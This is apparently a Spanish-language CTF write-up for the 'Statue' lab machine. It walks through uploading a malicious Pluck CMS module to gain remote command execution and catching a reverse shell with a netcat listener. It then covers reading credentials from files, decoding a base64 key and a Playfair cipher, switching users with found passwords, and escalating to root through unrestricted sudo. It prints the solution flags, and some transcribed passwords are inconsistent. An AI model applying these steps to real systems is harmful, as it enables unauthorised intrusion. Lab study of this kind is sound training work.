-rw-r--r-- 1 root root 199 dic 19 23:37 rever.zip
-rw-r--r-- 1 root root 216 dic 19 22:36 script-statue.sh
```

En el panel de administrador del sistema, iremos a **OPTIONS, MANAGE MODULES** y a **INSTALL A MODULE...**

The screenshot shows the Pluck CMS administrator interface. At the top, there's a navigation bar with links: **pluck**, [view site](#), [start](#), [pages](#), [modules](#), [options](#), and [log out](#). On the right, it says "pluck is up-to-date".

The main section is titled **manage modules** with the subtitle "Manage your modules here. Remove unused modules, or functionality. You can also add modules to your website".

On the left, there's a list of installed modules, each with an icon, name, and a star/bell icon:

- albums
- blog
- contact form
- multi theme
- tinymce
- view site link

On the right, there's a sidebar menu with options: **general settings**, **manage modules** (highlighted), **module settings**, **choose theme**, **language settings**, and **change password**.

Below the sidebar, there's a section titled "modules to enrich your website with new website." with a button "manage modules" and links "modules to website..." and "Install a module...".

At the bottom left, there's a link "<<< back".


At the very bottom, there's a footer: "pluck 4.7.18 © 2005-2024. pluck is available under the terms of the GNU General Public License."

# STATUE -- AUTOR: Eduard Bantulà (aka. WireSeed).

Procederemos a subir el archivo .zip al sistema.

## install modules

Here you can install new modules. Please make sure you have downloaded a module first.




<<< back

pluck 4.7.18 © 2005-2024. pluck is available under the terms of the [GNU General Public License](#).

Una vez cargada la rever, la tendremos que ejecutar, pero esta, la ejecutaremos directamente en URL de nuestro navegador.

Vamos a solicitar al sistema en que usuario nos encontramos trabajando, para ello utilizaremos la siguiente instrucción.




Hay que recordar que la rever que hemos colgado está en **/data/modules/rever/rever.php** y aquí pondremos el comando que queremos ejecutar, en este caso id. Observamos que tenemos RCE en la máquina.

Ahora lo que vamos a proceder es a abrir la rever hacia nuestra máquina así poder ejecutar un **NETCAT** en escucha directamente en nuestra máquina.

En la máquina víctima pondremos la siguiente sentencia en la URL.



Y en nuestra máquina, procederemos a abrir un NETCAT en el puerto que habremos escogido.



Ejecutaremos primero el NC y luego la URL. En seguida conseguiremos acceso por el NETCAT.

## STATUE -- AUTOR: Eduard Bantulà (aka. WireSeed).

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/Statue]
# nc -nlvp 443
listening on [any] 443 ...
connect to [10.0.73.4] from (UNKNOWN) [10.0.73.6] 50506
bash: cannot set terminal process group (935): Inappropriate ioctl for device
bash: no job control in this shell
www-data@TheHackersLabs-Statue:/var/www/pluck/data/modules/rever$
```

Investigaremos un poco la máquina y a ver qué información podemos encontrar...  
Después de un buen rato buscando, nos encontramos con un directorio llamado Charles-Wheatstone en el cual se encuentra un archivo llamado pass.txt.

```
www-data@TheHackersLabs-Statue:/var/www$ cd Charles-Wheatstone
cd Charles-Wheatstone
www-data@TheHackersLabs-Statue:/var/www/Charles-Wheatstone$ ls
ls
pass.txt
www-data@TheHackersLabs-Statue:/var/www/Charles-Wheatstone$
```

Dentro de ese archivo encontramos una PASS y una KEY.

```
www-data@TheHackersLabs-Statue:/var/www/Charles-Wheatstone$ cat pass.txt
cat pass.txt
Pass KIBPKSAFMTOIQL

Key Vm0xd1MyUXhVWGhYV0d4VFlUSm9WbGx0ZUV0V01XeHpXa2M1YWxadFVuaFZNVkpUVlVaYVZrNVlW
bFpTYkVZeIZUTmtkbEJSYnowSwo=

www-data@TheHackersLabs-Statue:/var/www/Charles-Wheatstone$
```

Si decodificamos la KEY usando el programa de Python que hemos creado anteriormente, tenemos una palabra.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/Statue]
# python3 decode.py
Introduce la ruta del archivo .txt que contiene la cadena base64: key-pass.txt
Iteración 1: Vm1wS2QxUXhXWGxTYTJoVllteEtWMWxzWkc5aIZtUnhVMVJTVUZaVks5YVlZSbEYzVTNkd1BRbz0K

Iteración 2: VmpKd1QxWXLsa2hVYmxKV1lsZG9jVmRxU1RSUFZVNxVVRlF3U3dvPQo=

Iteración 3: VjjwT1YyRkhUblJWYldocVdqSTRPVU5uUFQwSwo=

Iteración 4: V2pOV2FHTnRVbWhqWjI4OUNnPT0K

Iteración 5: WjNWaGNtUmhjZ289Cg==

Iteración 6: Z3VhcmRhcgo=

Iteración 7: guardar

Error en la iteración 8: Incorrect padding
```


# STATUE -- AUTOR: Eduard Bantulà (aka. WireSeed).

Hemos llegado a un punto muerto que no sabemos para que sirve esta palabra ni el pass, pero se me ocurre que si vamos a Google y buscamos quien es este tal Charles Wheatstone, alguna pista encontraremos....

## Charles Wheatstone

Científico británico

Resumen Libros



**Nacimiento**

6 feb 1802  
Gloucester, Reino Unido

**Fallecimiento**

19 oct 1875  
París, Francia


**YouTube • IET**

Charles Wheatstone: Scientist and Inventor  
Sir Charles Wheatstone FRS FRSE DCL LLD, was an English scientist and invent...  
27 nov 2020

**Colegio Oficial de Ingenieros de Tele...**

WHEATSTONE, Charles - Foro Historico del COIT

Físico e inventor británico. Diseñó un dispositivo que permitía medir con precisi...

 **Wikipedia**  
[https://es.wikipedia.org/wiki/Charles\\_Wheatstone](https://es.wikipedia.org/wiki/Charles_Wheatstone)

**Charles Wheatstone - Wikipedia, la enciclopedia libre**

Charles Wheatstone (Reino Unido: /tʃaːlˈz ˈwiːtstən/; Gloucester, 6 de febrero de 1802- París, 19 de octubre de 1875) fue un científico e inventor británico, ...

Más preguntas

**Información**

Charles Wheatstone fue un científico e inventor británico, que destacó durante la época victoriana, incluyendo el estereoscopio, la técnica Playfair de codificación, y el caleidófono. [Wikipedia](#)

**Nacimiento:** 6 de febrero de 1802, Gloucester, Reino Unido

**Fallecimiento:** 19 de octubre de 1875, París, Francia

Encontramos que a él se le atribuye la técnica de cifrado Playfair. Si buscamos un poco más en internet, podemos llegar a un decodificador del Cifrado PlayFair.

Aprovechamos y probamos para intentar decodificar lo que hemos encontrado en el fichero pass.txt.



## STATUE -- AUTOR: Eduard Bantulà (aka. WireSeed).

The screenshot shows the PlanetCalc website's Playfair cipher tool. The browser address bar shows `https://es.planetcalc.com/7751/`. The page title is "PLANETCALC" and "Calculadoras en línea". The main heading is "Cifrado de Playfair". There is a text input field containing "KIBPKSAFMTQIQL". Below it, there is a section for the Playfair key: "Palabra clave de Playfair" with the value "guardar" and "Acción" set to "Descifrar". A "CALCULAR" button is on the right. Below the input fields, there is a "Cuadrado de Playfair" (Playfair square) and the "Texto transformado" (Transformed text) which is "INCOMPENSIBLE". The Playfair square is a 5x5 grid of letters: G U A R D, B C E F H, I K L M N, O P Q S T, V W X Y Z. At the bottom right, there are links for "ENLACE", "GUARDAR", and "WIDGET".

### 4) Elevación de privilegios (Usuarios).

Ya tenemos la Decodificación del código. Vamos a probar con una escalada de usuario y cambiar al usuario Charles que encontramos en /home.

```
www-data@TheHackersLabs-Statue:/var/www/pluck/data/modules/rever$ cd /home
cd /home
www-data@TheHackersLabs-Statue:/home$ ls
ls
charles
juan
www-data@TheHackersLabs-Statue:/home$
```

```
www-data@TheHackersLabs-Statue:/home$ su charles
su charles
Password: incomprendible
ls
charles
juan
whoami
charles
```

iiiConseguido ya somos CHARLES!!!

Dentro del directorio de CHARLES, podemos ver que tenemos un fichero oculto llamado BINARIO.

## STATUE -- AUTOR: Eduard Bantulà (aka. WireSeed).

```
pwd
/home/charles
ls
binario
ls -la
total 24
drwxr-x— 2 charles charles 4096 Aug 31 09:54 .
drwxr-xr-x 4 root    root   4096 Sep  1 10:48 ..
lrwxrwxrwx 1 charles charles  9 Aug 31 09:52 .bash_history → /dev/null
-rwxrwxr-x 1 charles charles 16144 Aug 30 10:33 binario
```

Si lo ejecutamos tenemos lo siguiente:

```
./binario
Mensaje 1 encriptado: D8 00 CB C4
Mensaje 2 encriptado: CD CF C4 CF D8 CB CE C5 D8
El mensaje real está oculto en el binario.
```

Vamos a ver si encontramos este mensaje oculto en el binario...

Si miramos a ver si podemos sacar alguna cadena del mensaje nos encontramos con un nuevo usuario que ya sabíamos JUAN y se supone que con su propia password. Para ello uso la instrucción **strings**.

```
strings binario | head -n 20
/lib64/ld-linux-x86-64.so.2
0ocZ
__cxa_finalize
__libc_start_main
puts
strlen
putchar
printf
libc.so.6
GLIBC_2.34
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
juan
generador
Mensaje 1 encriptado:
%02X
```

Vamos a realizar el cambio de usuario de CHARLES a JUAN, mediante el su juan.

## STATUE -- AUTOR: Eduard Bantulà (aka. WireSeed).

```
su juan
Password: generador
whoami
juan
█
```

Ya somos JUAN, a ver que podemos encontrar en su propio directorio... Encontramos el primer flag (USER.TXT).

```
cd juan
ls
binario
user.txt
cat user.txt
42d6174fddb1ff96b645cd7a8f6d270
█
```

Vamos a por el ROOT ahora!!!

## 5) Elevación de privilegios (root)

Si miramos el `sudo -l` veremos que tenemos permiso para todo, lo único que tendremos que hacer es un **sudo su** sin password, ¡¡¡¡ya somos ROOT!!!!

```
sudo -l
Matching Defaults entries for juan on TheHackersLabs-Statue:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User juan may run the following commands on TheHackersLabs-Statue:
    (ALL) NOPASSWD: ALL
sudo su
whoami
root
cd /root
ls
root.txt
█
```

El ultimo FLAG que nos queda el de root:

```
cat root.txt
0284c6ac58cb47bb52e427007beee58e0132bf71
█
```